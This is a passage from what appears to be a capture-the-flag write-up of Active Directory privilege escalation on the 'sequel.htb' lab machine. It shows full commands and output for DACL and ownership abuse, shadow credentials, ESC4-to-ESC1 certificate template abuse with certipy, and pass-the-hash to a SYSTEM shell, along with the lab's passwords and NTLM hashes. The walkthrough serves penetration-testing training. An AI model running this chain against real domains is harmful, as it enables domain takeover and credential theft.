
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

I can winrm to Ryan

Get ca_svc

Before start, since I get a shell, I run SharpHound.exe to get more information.

Setting Ryan as owned, then query Shortest Path(I need to remove PSRemote from query to show it) from owned shows path to Administrator



First, I need to get ownership of ca_svc

```
└─ $owneredit.py -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies


[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

Then, I'll add full control over ca_svc to Ryan

```
└─ $dacledit.py -action write -rights FullControl -principal ryan -target 'ca_svc' 'sequel.htb'/'ryan':'WqSZAF6CysDQbGb3'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies


[*] DACL backed up to dacledit-20250527-183751.bak
[*] DACL modified successfully!
```

I can utilize shadow credential to get ntlm hash of ca_svc





Get administrator shell

I can find vulnerable template using ca_svc creds



...





https://www.rbtsec.com/blog/active-directory-certificate-services-adcs-esc4/ shows how to exploit ESC4 vulnerability.

First, change this template to be vulnerable to ESC1(-save-old to get backup of the original config)



I can verify it with the same certipy find command above

```
[!] Vulnerabilities
  ESC1                              : 'SEQUEL.HTB\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
  ESC2                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template can be used for any purpose
  ESC3                              : 'SEQUEL.HTB\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
  ESC4                              : 'SEQUEL.HTB\\Authenticated Users' has dangerous permissions
```

I can request certificate to impersonate administrator

```
└─→ $certipy req -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -ca sequel-DC01-CA -template DunderMifflinAuthentication -upn Administrator@sequel.htb
-target dc01.sequel.htb -target-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'Administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Then, use this .pfx file to get tgt as administrator

```
└─→ $certipy auth -pfx administrator.pfx -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

I got ntlm hash of administrator

I can set the template back to the original by using saved .json file

```
└─→ $certipy template -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -configuration DunderMif
flinAuthentication.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

I can psexec or winrm to the administrator

```
└─→ $psexec.py administrator@10.10.11.51 -hashes :7a8d4e04986afa8ed4060f75e5a0b3ff
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.11.51.....
[-] share 'Accounting Department' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file unOVMwNe.exe
[*] Opening SVCManager on 10.10.11.51.....
[*] Creating service Ufym on 10.10.11.51.....
[*] Starting service Ufym.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

```
└─→ $evil-winrm -i sequel.htb -u Administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```